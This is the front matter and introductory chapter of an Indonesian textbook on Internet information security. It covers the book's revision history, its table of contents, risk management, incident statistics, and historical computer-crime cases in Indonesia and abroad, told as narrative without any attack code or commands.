
Keamanan Sistem Informasi Berbasis Internet

Budi Rahardjo



**PT Insan Infonesia - Bandung & PT INDOCISC - Jakarta
1998-2005**

Keamanan Sistem Informasi Berbasis Internet

Budi Rahardjo

Distribution and Printing History:

Versi 1.0 mulai didistribusikan secara gratis di Internet dengan format Adobe PDF (Juli 1998). Salah satu tujuan penerbitan gratis ini adalah agar masalah keamanan sistem informasi dapat dimengerti oleh para profesional Indonesia. Penulis berhak mencabut kembali distribusi ini apabila diperlukan. Umpan balik, koreksi, donasi, dan lain-lain harap diarahkan kepada penulis melalui media elektronik.

Total halaman: 45 halaman isi, 5 halaman cover (50 halaman)

E-mail: <rahardjo@Insan.Co.Id>

Versi 2.0. Terima kasih kepada beberapa pembaca yang telah memberikan umpan balik dan koreksi, antara lain dari IECI, Irvan Nasrun, dan masih banyak lainnya yang tidak dapat saya sebutkan satu persatu. Bagian yang diperbaiki antara lain:

Bab “Mengamankan Sistem Informasi” mendapat tambahan yang cukup signifikan.

Adanya daftar indeks.

Total: 54 halaman isi.

Versi 3.0. Penambahan Bab “Keamanan Sistem WWW” dan Bab “Eksplorasi Lubang Keamanan”.

Versi 3.1. Terima kasih kepada Indra Dermawan dan Saptoto Aji (mahasiswa Teknik Elektro ITB) yang telah menyumbangkan informasi tambahan tentang serangan terhadap sistem keamanan. Tambahan lain berupa keterangan tentang DES. Beberapa materi dari buku ini sudah diuji dalam Short Course Implementing Security yang diadakan oleh PIKSI ITB.

Jumlah halaman: 64 (total)

Versi 3.2. Tambah informasi tentang hackers, crackers, dan etika. Digunakan untuk materi kuliah EL 776 di Pasca Sarjana, Institut Teknologi Bandung, tahun 1999.

Jumlah halaman: 76 (total)

Versi 3.3. Menambahkan beberapa informasi di berbagai bab, antara lain: queso, nmap, smurf, ntop.

Jumlah halaman: 80 (total), 16 Mei 1999.

Versi 3.4. Menambahkan informasi tentang hash function (MD5). Digunakan pada kuliah EL776, Jurusan Teknik Elektro ITB. 6 Februari 2000.

Jumlah halaman: 93 (total)

Versi 3.5: menambahkan informasi tentang kegagalan firewall Gauntlet. 23 Mei 2000.

Versi 3.6: menambahkan informasi tambahan tentang monoalphabetic chipers, tabel frequency analysis untuk teks berbahasa Inggris, referensi Simon Singh's Code Book, update URL referensi. Ubah font dengan font standar dikarenakan editing pindah ke komputer yang tidak memiliki font yang aneh-aneh. 3 Oktober 2000. Jumlah halaman total menjadi 95.

Versi 3.7: menambahkan informasi tentang trojan horse. 26 November 2000. Menambahkan URL referensi dan toos. 24 Desember 2000. Menambahkan informasi tentang tcpdump (contoh sesi tcpdump), buku R. Stevens, buku Stephen Northcutt, dan buku Bruce Schneier yang baru (2 Januari 2001).

Versi 4.0: menggunakan FrameMaker versi 6. Menambahkan informasi tentang kasus klikbca.com. Bab baru tentang keamanan sistem wireless.

Versi 4.1: menambahkan bagian contoh dengan cara untuk mencari informasi tentang DNS (dengan program host, nslookup, whois, dig, dan Sam Spade) dan server-server yang ada di dalam sebuah domain. (20 Juli 2001) Menambahkan informasi tentang virus SirCam dan Code Red (11 Agustus 2001).

Versi 5.0: telah lama buku ini tidak diupdate padahal buku ini sudah banyak digunakan di berbagai kelas di Indonesia. Data-data log web menunjukkan ratusan pengguna sudah mendownload buku ini. Sayangnya saya tidak mendapat feedback dari para pengguna. Untuk kelas saya sendiri, telah banyak tulisan dan penelitian dari siswa-siswa yang dimasukkan ke dalam situs web untuk kuliah ini, yaitu di <http://budi.insan.co.id/courses/el695>

Semenjak versi terakhir yang dipublikasikan di Internet, telah banyak buku (referensi) baru tentang masalah security. Pada versi ini telah ditambahkan data-data buku baru tersebut. Demikian pula topik bahasan tentang security semakin meningkat. Sebagai contoh, masalah cyberlaw sudah cukup matang untuk dijadikan sebuah buku tersendiri. Tentang update. Bagian web sudah ditambahkan dengan informasi baru.

Versi 5.1: Sudah lama buku ini tidak diupdate. Sebetulnya materi untuk update sudah banyak, hanya saja saya belum memiliki waktu untuk memasukkannya ke dalam tulisan ini. Perbaiki secara total bagian wireless (Agustus 2002), update bagian pendahuluan (September 2002).

Versi 5.2: Beberapa bagian diperbaharui, khususnya bagian teori dengan menambahkan steganografi. (Oktober 2004) Buku ini sudah digunakan oleh lebih dari 200 mahasiswa yang mengambil kuliah saya. (Belum termasuk kuliah di tempat lain. Jika anda mengajar di tempat lain dan menggunakan buku ini sebagai panduan, mohon informasinya agar dapat saya perbaharui informasinya.)

Versi 5.3 (Maret 2005): Bagian yang diperbaharui anatara lain fungsi hash, steganografi, sejarah kriptografi kunci publik, dan hukum. Terima kasih kepada

beberapa rekan yang memberitahukan bahwa buku ini digunakan dalam pengajaran kuliahnya.

Versi 5.4 (April 2005): Menambahkan bab baru tentang email security.

Copyright 1998-2005 Budi Rahardjo.

All rights reserved.

ISBN 0-000-000000-0

BAB 1

Pendahuluan 1

Keamanan dan management perusahaan 3

Beberapa Statistik Sistem Keamanan 5

*Masalah keamanan yang berhubungan dengan
Indonesia 9*

Meningkatnya Kejahatan Komputer 11

Klasifikasi Kejahatan Komputer 14

Aspek / servis dari security 15

Privacy / Confidentiality 16

Integrity 18

Authentication 18

Availability 19

Access Control 20

Non-repudiation 20

Serangan Terhadap Keamanan Sistem
Informasi 20

Electronic commerce: mengapa sistem
informasi berbasis Internet 21

Statistik Internet 22

Statistik Electronic Commerce 22

Keamanan Sistem Internet 23

Hackers, Crackers, dan Etika 23

Hackers vs crackers 24

Interpretasi Etika Komputasi 25

Hackers dan crackers Indonesia 26

BAB 2

Dasar-Dasar Keamanan Sistem Informasi 29

Steganografi 31

Kriptografi 35

Enkripsi 36

Elemen dari Enkripsi 36

Substitution Cipher dengan Caesar Cipher 38

Multiple-letter encryption 43

| | |
|---------------------------------------|----|
| <i>Enigma Rotor Machine</i> | 43 |
| <i>Penggunaan Kunci</i> | 44 |
| <i>Aplikasi dari Enkripsi</i> | 45 |
| Permasalahan Kriptografi Kunci Privat | 46 |
| Kriptografi Kunci Publik | 48 |
| Kriptografi Gabungan | 51 |
| Data Encryption Standard (DES) | 52 |
| <i>Memecahkan DES</i> | 53 |
| <i>Bahan bacaan DES</i> | 54 |
| Hash function - integrity checking | 55 |
| MD5 | 58 |

BAB 3

Evaluasi Keamanan Sistem Informasi 61

| | |
|--|----|
| Sumber lubang keamanan | 62 |
| <i>Salah Disain</i> | 62 |
| <i>Implementasi kurang baik</i> | 63 |
| <i>Salah konfigurasi</i> | 63 |
| <i>Salah menggunakan program atau sistem</i> | 64 |
| Penguji keamanan sistem | 64 |
| Probing Services | 66 |
| <i>Paket probe untuk sistem UNIX</i> | 70 |
| <i>Probe untuk sistem Window 95/98/NT</i> | 71 |
| <i>Mendeteksi Probling</i> | 71 |
| <i>OS fingerprinting</i> | 72 |
| Penggunaan program penyerang | 73 |
| Penggunaan sistem pemantau jaringan | 74 |

BAB 4

Mengamankan Sistem Informasi 77

| | |
|---------------------------------|----|
| Mengatur akses (Access Control) | 78 |
| <i>Password di sistem UNIX</i> | 79 |
| <i>Shadow Password</i> | 80 |

| | |
|---|----|
| Memilih password | 80 |
| Menutup servis yang tidak digunakan | 81 |
| Memasang Proteksi | 82 |
| Firewall | 82 |
| Pemantau adanya serangan | 85 |
| Pemantau integritas sistem | 85 |
| Audit: Mengamati Berkas Log | 86 |
| Backup secara rutin | 88 |
| Penggunaan Enkripsi untuk meningkatkan keamanan | 89 |
| Telnet atau shell aman | 89 |

BAB 5

***Keamanan Email* 91**

| | |
|------------------|-----|
| Format Email | 92 |
| Penyadapan | 95 |
| Email Palsu | 96 |
| Penyusupan Virus | 98 |
| Spam | 99 |
| Mailbomb | 100 |
| Mail Relay | 101 |

BAB 6

***Keamanan Sistem World Wide Web* 103**

| | |
|--|-----|
| Keamanan Server WWW | 105 |
| Membatasi akses melalui Kontrol Akses | 107 |
| Proteksi halaman dengan menggunakan password | 107 |
| Secure Socket Layer | 108 |
| Mengetahui Jenis Server | 109 |
| Keamanan Program CGI | 109 |
| Keamanan client WWW | 110 |
| Pelanggaran Privacy | 111 |
| Penyisipan Trojan Horse | 111 |

Bahan Bacaan 111

BAB 7

Eksplorasi Keamananan 113

Mencari informasi 114

Host, Whois, dig 114

Sam Spade, utility untuk MS Windows 116

Eksplorasi Web Server 118

Defacing Microsoft IIS 118

Denial of Service Attack 119

Land attack 119

Latierra 120

Ping-o-death 121

Ping broadcast (smurf) 121

Contoh-contoh DoS attack lainnya 122

Sniffer 123

Sniffit 123

tcpdump 123

Sniffer Pro 125

Anti Sniffer 125

Trojan Horse 125

Back Orifice (BO) 126

Mendeteksi BO 127

NetBus 128

BAB 8

Cyberlaw: Hukum dan Keamanan 131

Hukum di Luar Negeri 133

Penggunaan Enkripsi dan Teknologi

Kriptografi Secara Umum 133

Digital Evidence - Barang Bukti Digital 134

Masalah yang berhubungan dengan

patent 135

Paten Software 136

Privacy 138

| | |
|------------------------|-----|
| Lisensi Software | 139 |
| Free Software Movement | 140 |

BAB 9

Keamanan Sistem Wireless 143

| | |
|---|-----|
| Masalah Keamanan Sistem Wireless | 145 |
| Contoh Kasus Lubang Keamanan Sistem Wireless | 146 |
| Pengamanan Sistem Wireless | 147 |
| Bahan Bacaan | 147 |

BAB 10

Referensi 149

| | |
|---|-----|
| Daftar Bahan Bacaan | 149 |
| Sumber informasi dan organisasi yang berhubungan dengan keamanan sistem informasi | 153 |
| Daftar perusahaan yang berhubungan dengan keamanan | 156 |
| Sumber software / tools | 156 |

*Computer Security is preventing attackers from achieving objectives through unauthorized access or unauthorized use of computers and networks.
(John D. Howard, "An Analysis Of Security Incidents On The Internet
1989 - 1995")*

Masalah keamanan merupakan salah satu aspek penting dari sebuah sistem informasi. Sayang sekali masalah keamanan ini sering kali kurang mendapat perhatian dari para pemilik dan pengelola sistem informasi. Seringkali masalah keamanan berada di urutan kedua, atau bahkan di urutan terakhir dalam daftar hal-hal yang dianggap penting. Apabila mengganggu performansi dari sistem, seringkali keamanan dikurangi atau ditiadakan [11]. Buku ini diharapkan dapat memberikan gambaran dan informasi menyeluruh tentang keamanan sistem informasi dan dapat membantu para pemilik dan pengelola sistem informasi dalam mengamankan informasinya.

Informasi saat ini sudah menjadi sebuah komoditi yang sangat penting. Bahkan ada yang mengatakan bahwa kita sudah berada di sebuah "*information-based society*". Kemampuan untuk mengakses dan menyediakan informasi secara cepat dan akurat menjadi sangat esensial bagi sebuah organisasi, baik yang berupa organisasi komersial (perusahaan), perguruan tinggi, lembaga pemerintahan, maupun individual

(pribadi). Hal ini dimungkinkan dengan perkembangan pesat di bidang teknologi komputer dan telekomunikasi. Dahulu, jumlah komputer sangat terbatas dan belum digunakan untuk menyimpan hal-hal yang sifatnya sensitif. Penggunaan komputer untuk menyimpan informasi yang sifatnya classified baru dilakukan di sekitar tahun 1950-an.

Sangat pentingnya nilai sebuah informasi menyebabkan seringkali informasi diinginkan hanya boleh diakses oleh orang-orang tertentu. Jatuhnya informasi ke tangan pihak lain (misalnya pihak lawan bisnis) dapat menimbulkan kerugian bagi pemilik informasi. Sebagai contoh, banyak informasi dalam sebuah perusahaan yang hanya diperbolehkan diketahui oleh orang-orang tertentu di dalam perusahaan tersebut, seperti misalnya informasi tentang produk yang sedang dalam development, algoritma-algoritma dan teknik-teknik yang digunakan untuk menghasilkan produk tersebut. Untuk itu keamanan dari sistem informasi yang digunakan harus terjamin dalam batas yang dapat diterima.

Jaringan komputer, seperti LAN¹ dan Internet, memungkinkan untuk menyediakan informasi secara cepat. Ini salah satu alasan perusahaan atau organisasi mulai berbondong-bondong membuat LAN untuk sistem informasinya dan menghubungkan LAN tersebut ke Internet. Terhubungnya LAN atau komputer ke Internet membuka potensi adanya lubang keamanan (*security hole*) yang tadinya bisa ditutupi dengan mekanisme keamanan secara fisik. Ini sesuai dengan pendapat bahwa kemudahan (kenyamanan) mengakses informasi berbanding terbalik dengan tingkat keamanan sistem informasi itu sendiri. Semakin tinggi tingkat keamanan, semakin sulit (tidak nyaman) untuk mengakses informasi.

Menurut G. J. Simons, keamanan informasi adalah bagaimana kita dapat mencegah penipuan (*cheating*) atau, paling tidak, mendeteksi adanya penipuan di sebuah sistem yang berbasis informasi, dimana informasinya sendiri tidak memiliki arti fisik.

1. LAN = Local Area Network

Keamanan dan management perusahaan

Seringkali sulit untuk membujuk management perusahaan atau pemilik sistem informasi untuk melakukan investasi di bidang keamanan. Di tahun 1997 majalah Information Week melakukan survey terhadap 1271 *system* atau *network manager* di Amerika Serikat. Hanya 22% yang menganggap keamanan sistem informasi sebagai komponen sangat penting (“*extremely important*”). Mereka lebih mementingkan “*reducing cost*” dan “*improving competitiveness*” meskipun perbaikan sistem informasi setelah dirusak justru dapat menelan biaya yang lebih banyak.

Keamanan itu tidak dapat muncul demikian saja. Dia harus direncanakan. Ambil contoh berikut. Jika kita membangun sebuah rumah, maka pintu rumah kita harus dilengkapi dengan kunci pintu. Jika kita terlupa memasukkan kunci pintu pada budget perencanaan rumah, maka kita akan dikagetkan bahwa ternyata harus keluar dana untuk menjaga keamanan. Kalau rumah kita hanya memiliki satu atau dua pintu, mungkin dampak dari budget tidak seberapa. Bayangkan bila kita mendesain sebuah hotel dengan 200 kamar dan lupa membudgetkan kunci pintu. Dampaknya sangat besar. Demikian pula di sisi pengamanan sebuah sistem informasi. Jika tidak kita budgetkan di awal, kita akan dikagetkan dengan kebutuhan akan adanya perangkat pengamanan (firewall, Intrusion Detection System, anti virus, Disaster Recovery Center, dan seterusnya).

Meskipun sering terlihat sebagai besaran yang tidak dapat langsung diukur dengan uang (*intangible*), keamanan sebuah sistem informasi sebetulnya dapat diukur dengan besaran yang dapat diukur dengan uang (*tangible*). Dengan adanya ukuran yang terlihat, mudah-mudahan pihak management dapat mengerti pentingnya investasi di bidang keamanan. Berikut ini adalah berapa contoh kegiatan yang dapat anda lakukan:

- Hitung kerugian apabila sistem informasi anda tidak bekerja selama 1 jam, selama 1 hari, 1 minggu, dan 1 bulan. (Sebagai perbandingan, bayangkan jika server Amazon.com tidak dapat diakses selama beberapa hari. Setiap harinya dia dapat menderita kerugian beberapa juta dolar.)
- Hitung kerugian apabila ada kesalahan informasi (data) pada sistem informasi anda. Misalnya web site anda mengumumkan harga sebuah barang yang berbeda dengan harga yang ada di toko anda.

- Hitung kerugian apabila ada data yang hilang, misalnya berapa kerugian yang diderita apabila daftar pelanggan dan invoice hilang dari sistem anda. Berapa biaya yang dibutuhkan untuk rekonstruksi data.
- Apakah nama baik perusahaan anda merupakan sebuah hal yang harus dilindungi? Bayangkan bila sebuah bank terkenal dengan rentannya pengamanan data-datanya, bolak-balik terjadi *security incidents*. Tentunya banyak nasabah yang pindah ke bank lain karena takut akan keamanan uangnya.

Pengelolaan terhadap keamanan dapat dilihat dari sisi pengelolaan resiko (risk management). Lawrie Brown dalam [3] menyarankan menggunakan “*Risk Management Model*” untuk menghadapi ancaman (*managing threats*). Ada tiga komponen yang memberikan kontribusi kepada Risk, yaitu *Asset*, *Vulnerabilities*, dan *Threats*.

TABLE 1. Kontribusi terhadap Risk

| Nama komponen | Contoh dan keterangan lebih lanjut |
|-------------------------|--|
| <i>Assets</i> (aset) | <ul style="list-style-type: none">• hardware• software• dokumentasi• data• komunikasi• lingkungan• manusia |

TABLE 1. Kontribusi terhadap Risk

| Nama komponen | Contoh dan keterangan lebih lanjut |
|---------------------------------------|---|
| <i>Threats</i> (ancaman) | <ul style="list-style-type: none">• pemakai (<i>users</i>)• teroris• kecelakaan (<i>accidents</i>)• crackers• penjahat kriminal• nasib (<i>acts of God</i>)• intel luar negeri (<i>foreign intelligence</i>) |
| <i>Vulnerabilities</i> (kelemahan) | <ul style="list-style-type: none">• software bugs• hardware bugs• radiasi (dari layar, transmisi)• tapping, crosstalk• <i>unauthorized users</i>• cetakan, <i>hardcopy</i> atau print out• keteledoran (<i>oversight</i>)• cracker via telepon• storage media |

Untuk menanggulangi resiko (*Risk*) tersebut dilakukan apa yang disebut “*countermeasures*” yang dapat berupa:

- usaha untuk mengurangi *Threat*
- usaha untuk mengurangi *Vulnerability*
- usaha untuk mengurangi dampak (*impact*)
- mendeteksi kejadian yang tidak bersahabat (*hostile event*)
- kembali (*recover*) dari kejadian

Beberapa Statistik Sistem Keamanan

Ada beberapa statistik yang berhubungan dengan keamanan sistem informasi yang dapat ditampilkan di sini. Data-data yang ditampilkan umumnya bersifat konservatif mengingat banyak perusahaan yang tidak ingin diketahui telah mengalami “security breach” dikarenakan informasi

ini dapat menyebabkan “negative publicity”. Perusahaan-perusahaan tersebut memilih untuk diam dan mencoba menangani sendiri masalah keamanannya tanpa publikasi.

- Tahun 1996, *U.S. Federal Computer Incident Response Capability* (FedCIRC) melaporkan bahwa lebih dari 2500 “insiden” di sistem komputer atau jaringan komputer yang disebabkan oleh gagalnya sistem keamanan atau adanya usaha untuk membobol sistem keamanan [20].
- Juga di tahun 1996, *FBI National Computer Crimes Squad*, Washington D.C., memperkirakan kejahatan komputer yang terdeteksi kurang dari 15%, dan hanya 10% dari angka itu yang dilaporkan [20].
- Sebuah penelitian di tahun 1997 yang dilakukan oleh perusahaan *Deloitte Touch Tohmatsu* menunjukkan bahwa dari 300 perusahaan di Australia, 37% (dua diantara lima) pernah mengalami masalah keamanan sistem komputernya. [23]
- Penelitian di tahun 1996 oleh American Bar Association menunjukkan bahwa dari 1000 perusahaan, 48% telah mengalami “computer fraud” dalam kurun lima tahun terakhir. [23]
- Di Inggris, 1996 *NCC Information Security Breaches Survey* menunjukkan bahwa kejahatan komputer menaik 200% dari tahun 1995 ke 1996. Survey ini juga menunjukkan bahwa kerugian yang diderita rata-rata US \$30.000 untuk setiap insiden. Ditunjukkan juga beberapa organisasi yang mengalami kerugian sampai US \$1.5 juta.
- FBI melaporkan bahwa kasus persidangan yang berhubungan dengan kejahatan komputer meroket 950% dari tahun 1996 ke tahun 1997, dengan penangkapan dari 4 ke 42, dan terbukti (*convicted*) di pengadilan naik 88% dari 16 ke 30 kasus.
- John Howard dalam penelitiannya di CERT yang berlokasi di Carnegie Mellon University mengamati insiden di Internet yang berlangsung selama kurun waktu 1989 sampai dengan 1995. Hasil penelitiannya antara lain bahwa setiap domain akan mengalami insiden sekali dalam satu tahun dan sebuah komputer (host) akan mengalami insiden sekali dalam 45 tahun.
- Winter 1999, *Computer Security Institute* dan FBI melakukan survey yang kemudian hasilnya diterbitkan dalam laporannya [9]. Dalam laporan ini terdapat bermacam-macam statistik yang menarik, antara lain bahwa 62% responden merasa bahwa pada 12 bulan terakhir ini ada

penggunaan sistem komputer yang tidak semestinya (unauthorized use), 57% merasa bahwa hubungan ke Internet merupakan sumber serangan, dan 86% merasa kemungkinan serangan dari dalam (disgruntled employees) dibandingkan dengan 74% yang merasa serangan dari hackers.

- Jumlah kelemahan (*vulnerabilities*) sistem informasi yang dilaporkan ke Bugtraq meningkat empat kali (*quadruple*) semenjak tahun 1998 sampai dengan tahun 2000. Pada mulanya ada sekitar 20 laporan menjadi 80 setiap bulannya¹.
- Pada tahun 1999 CVE² (*Common Vulnerabilities and Exposure*) mempublikasikan lebih dari 1000 kelemahan sistem. CVE terdiri dari 20 organisasi security (termasuk di dalamnya perusahaan security dan institusi pendidikan).
- Juli 2001 muncul virus *SirCam* dan worm *Code Red* (dan kemudian Nimda) yang berdampak pada habisnya bandwidth. Virus *SirCam* mengirimkan file-file dari disk korban (beserta virus juga) ke orang-orang yang pernah mengirim email ke korban. Akibatnya file-file rahasia korban dapat terkirim tanpa diketahui oleh korban. Di sisi lain, orang yang dikirim email ini dapat terinfeksi virus *SirCam* ini dan juga merasa “dibom” dengan email yang besar-besar. Sebagai contoh, seorang kawan penulis mendapat “bom” email dari korban virus *SirCam* sebanyak ratusan email (total lebih dari 70 MBytes). Sementara itu worm *Code Red* menyerang server Microsoft IIS yang mengaktifkan servis tertentu (indexing). Setelah berhasil masuk, worm ini akan melakukan scanning terhadap jaringan untuk mendeteksi apakah ada server yang bisa dimasuki oleh worm ini. Jika ada, maka worm dikirim ke server target tersebut. Di server target yang sudah terinfeksi tersebut terjadi proses scanning kembali dan berulang. Akibatnya jaringan habis untuk saling scanning dan mengirimkan worm ini. Dua buah security hole ini dieksploit pada saat yang hampir bersamaan sehingga beban jaringan menjadi lebih berat.

1. <http://www.securityfocus.com/vdb/stats.html>

2. <http://cve.mitre.org>

Jebolnya sistem kewanan tentunya membawa dampak. Ada beberapa contoh akibat dari jebolnya sistem keamanan, antara lain:

- 1988. Keamanan sistem mail *sendmail* dieksploitasi oleh Robert Tapan Morris sehingga melumpuhkan sistem Internet. Kegiatan ini dapat diklasifikasikan sebagai “*denial of service attack*”. Diperkirakan biaya yang digunakan untuk memperbaiki dan hal-hal lain yang hilang adalah sekitar \$100 juta. Di tahun 1990 Morris dihukum (convicted) dan hanya didenda \$10.000.
- 10 Maret 1997. Seorang hacker dari Massachusetts berhasil mematikan sistem telekomunikasi di sebuah airport lokal (Worcester, Massachusetts) sehingga mematikan komunikasi di control tower dan menghalau pesawat yang hendak mendarat. Dia juga mengacaukan sistem telepon di Rutland, Massachusetts.
<http://www.news.com/News/Item/Textonly/0,25,20278,00.html?pfv>
<http://www.news.com/News/Item/0,4,20226,00.html>
- 7 Februari 2000 (Senin) sampai dengan Rabu pagi, 9 Februari 2000. Beberapa web terkemuka di dunia diserang oleh “*distributed denial of service attack*” (DDoS attack) sehingga tidak dapat memberikan layanan (down) selama beberapa jam. Tempat yang diserang antara lain: Yahoo!, Buy.com, eBay, CNN, Amazon.com, ZDNet, E-Trade. FBI mengeluarkan tools untuk mencari program TRINOO atau Tribal Flood Net (TFN) yang diduga digunakan untuk melakukan serangan dari berbagai penjuru dunia.
- 4 Mei 2001. Situs Gibson Research Corp. (grc.com) diserang Denial of Service attack oleh anak berusia 13 tahun sehingga bandwidth dari grc.com yang terdiri dari dua (2) T1 connection menjadi habis. Steve Gibson kemudian meneliti software yang digunakan untuk menyerang (DoS bot, SubSeven trojan), channel yang digunakan untuk berkomunikasi (via IRC), dan akhirnya menemukan beberapa hal tentang DoS attack ini. Informasi lengkapnya ada di situs www.grc.com. [19].
- **Juni 2001.** Peneliti di UC Berkeley dan University of Maryland berhasil menyadap data-data yang berada pada jaringan wireless LAN (IEEE 802.11b) yang mulai marak digunakan oleh perusahaan-perusahaan [33].

- **Maret 2005.** Seorang mahasiswi dari UCSB dituduh melakukan kejahatan mengubah data-data nilai ujiannya (dan beberapa mahasiswa lainnya). Dia melakukan hal tersebut dengan mencuri identitas dua orang profesor. *Identity theft* memang merupakan sebuah masalah yang cukup pelik.
<http://www.dailynexus.com/news/2005/9237.html>
<http://it.slashdot.org/article.pl?sid=05/03/31/0339257&tid=146&tid=218>

Masalah keamanan yang berhubungan dengan Indonesia

Meskipun Internet di Indonesia masih dapat tergolong baru, sudah ada beberapa kasus yang berhubungan dengan keamanan di Indonesia. Di bawah ini akan didaftar beberapa contoh masalah atau topik tersebut.

- **Akhir Januari 1999.** Domain yang digunakan untuk Timor Timur (.TP) diserang sehingga hilang. Domain untuk Timor Timur ini diletakkan pada sebuah server di Irlandia yang bernama Connect-Ireland. Pemerintah Indonesia yang disalahkan atau dianggap melakukan kegiatan *hacking* ini. Menurut keterangan yang diberikan oleh administrator Connect-Ireland, 18 serangan dilakukan secara serempak dari seluruh penjuru dunia. Akan tetapi berdasarkan pengamatan, domain Timor Timur tersebut dihack dan kemudian ditambahkan sub domain yang bernama “*need.tp*”. Berdasarkan pengamatan situasi, “*need.tp*” merupakan sebuah perkataan yang sedang dipopulerkan oleh “*Beavis and Butthead*” (sebuah acara TV di MTV). Dengan kata lain, crackers yang melakukan serangan tersebut kemungkinan penggemar (atau paling tidak, pernah nonton) acara *Beavis dan Butthead* itu. Jadi, kemungkinan dilakukan oleh seseorang dari Amerika Utara.
- Beberapa web site Indonesia sudah dijebol dan daftarnya (beserta contoh halaman yang sudah dijebol) dapat dilihat di koleksi <<http://www.2600.com>> dan alldas.de
- Januari 2000. Beberapa situs web Indonesia diacak-acak oleh cracker yang menamakan dirinya “fabianclone” dan “naisenodni” (indonesian dibalik). Situs yang diserang termasuk Bursa Efek Jakarta, BCA, Indosatnet. Selain situs yang besar tersebut masih banyak situs lainnya yang tidak dilaporkan.

- Seorang cracker Indonesia (yang dikenal dengan nama hc) tertangkap di Singapura ketika mencoba menjebol sebuah perusahaan di Singapura.
- September dan Oktober 2000. Setelah berhasil membobol bank Lippo, kembali Fabian Clone beraksi dengan menjebol web milik Bank Bali. Perlu diketahui bahwa kedua bank ini memberikan layanan Internet banking.
- **September 2000.** Polisi mendapat banyak laporan dari luar negeri tentang adanya user Indonesia yang mencoba menipu user lain pada situs web yang menyediakan transaksi lelang (*auction*) seperti eBay.
- **24 Oktober 2000.** Dua warung Internet (Warnet) di Bandung digrebeg oleh Polisi (POLDA Jabar) dikarenakan mereka menggunakan account dialup curian dari ISP Centrin. Salah satu dari Warnet tersebut sedang online dengan menggunakan account curian tersebut.
- **April 2001.** Majalah Warta Ekonomi¹ melakukan polling secara online selama sebulan dan hasilnya menunjukkan bahwa dari 75 pengunjung, 37% mengatakan meragukan keamanan transaksi secara online, 38% meragukannya, dan 27% merasa aman.
- **16 April 2001.** Polda DIY meringkus seorang *carder*² Yogya. Tersangka diringkus di Bantul dengan barang bukti sebuah paket yang berisi lukisan (Rumah dan Orang Indian) berharga Rp 30 juta. Tersangka berstatus mahasiswa STIE Yogyakarta.
- **Juni 2001.** Seorang pengguna Internet Indonesia membuat beberapa situs yang mirip (persis sama) dengan situs klikbca.com, yang digunakan oleh BCA untuk memberikan layanan Internet banking. Situs yang dia buat menggunakan nama domain yang mirip dengan klikbca.com, yaitu kilkbca.com (perhatikan tulisan “kilk” yang sengaja salah ketik), wwwklikbca.com (tanpa titik antara kata “www” dan “klik”), clikbca.com, dan klickbca.com. Sang user mengaku bahwa dia mendapat memperoleh PIN dari beberapa nasabah BCA yang salah mengetikkan nama situs layanan Internet banking tersebut.

1. <http://www.wartaekonomi.com>

2. Carder adalah pencuri yang membobol kartu kredit milik orang lain.

- **16 Oktober 2001.** Sistem BCA yang menggunakan VSAT terganggu selama beberapa jam. Akibatnya transaksi yang menggunakan fasilitas VSAT, seperti ATM, tidak dapat dilaksanakan. Tidak diketahui (tidak diberitakan) apa penyebabnya. Jumlah kerugian tidak diketahui.
- **Maret 2005.** Indonesia dan Malaysia berebut pulau Ambalat. Hacker Indonesia dan Malaysia berlomba-lomba untuk merusak situs-situs negara lainnya. Beberapa contoh halaman web yang dirusak di simpan di situs <http://www.zone-h.org>.

Meningkatnya Kejahatan Komputer

Jumlah kejahatan komputer (*computer crime*), terutama yang berhubungan dengan sistem informasi, akan terus meningkat dikarenakan beberapa hal, antara lain:

- Aplikasi bisnis yang menggunakan (berbasis) teknologi informasi dan jaringan komputer semakin meningkat. Sebagai contoh saat ini mulai bermunculan aplikasi bisnis seperti *on-line banking*, *electronic commerce (e-commerce)*, *Electronic Data Interchange (EDI)*, dan masih banyak lainnya. Bahkan aplikasi *e-commerce* akan menjadi salah satu aplikasi pamacu di Indonesia (melalui “Telematika Indonesia” [48] dan Nusantara 21). Demikian pula di berbagai penjuru dunia aplikasi *e-commerce* terlihat mulai meningkat.
- Desentralisasi (dan *distributed*) server menyebabkan lebih banyak sistem yang harus ditangani. Hal ini membutuhkan lebih banyak operator dan administrator yang handal yang juga kemungkinan harus disebar di seluruh lokasi. Padahal mencari operator dan administrator yang handal adalah sangat sulit, apalagi jika harus disebar di berbagai tempat. Akibat dari hal ini adalah biasanya server-server di daerah (bukan pusat) tidak dikelola dengan baik sehingga lebih rentan terhadap serangan. Seorang cracker akan menyerang server di daerah lebih dahulu sebelum mencoba menyerang server pusat. Setelah itu dia akan menyusup melalui jalur belakang. (Biasanya dari daerah / cabang ke pusat ada routing dan tidak dibatasi dengan firewall.)

- Transisi dari *single vendor* ke *multi-vendor* sehingga lebih banyak sistem atau perangkat yang harus dimengerti dan masalah *interoperability* antar vendor yang lebih sulit ditangani. Untuk memahami satu jenis perangkat dari satu vendor saja sudah susah, apalagi harus menangani berjenis-jenis perangkat. Bayangkan, untuk router saja sudah ada berbagai vendor; Cisco, Juniper Networks, Nortel, Linux-based router, BSD-based router, dan lain-lain. Belum lagi jenis sistem operasi (operating system) dari server, seperti Solaris (dengan berbagai versinya), Windows (NT, 2000, 2003), Linux (dengan berbagai distribusi), BSD (dengan berbagai variasinya mulai dari FreeBSD, OpenBSD, NetBSD). Jadi sebaiknya tidak menggunakan variasi yang terlalu banyak¹.
- Meningkatnya kemampuan pemakai di bidang komputer sehingga mulai banyak pemakai yang mencoba-coba bermain atau membongkar sistem yang digunakannya (atau sistem milik orang lain). Jika dahulu akses ke komputer sangat sukar, maka sekarang komputer sudah merupakan barang yang mudah diperoleh dan banyak dipasang di sekolah serta rumah-rumah.
- Mudahnya diperoleh software untuk menyerang komputer dan jaringan komputer. Banyak tempat di Internet yang menyediakan software yang langsung dapat diambil (*download*) dan langsung digunakan untuk menyerang dengan *Graphical User Interface* (GUI) yang mudah digunakan. Beberapa program, seperti SATAN, bahkan hanya membutuhkan sebuah web browser untuk menjalankannya. Sehingga, seseorang yang hanya dapat menggunakan web browser dapat menjalankan program penyerang (*attack*). Penyerang yang hanya bisa menjalankan program tanpa mengerti apa maksudnya disebut dengan istilah *script kiddie*.

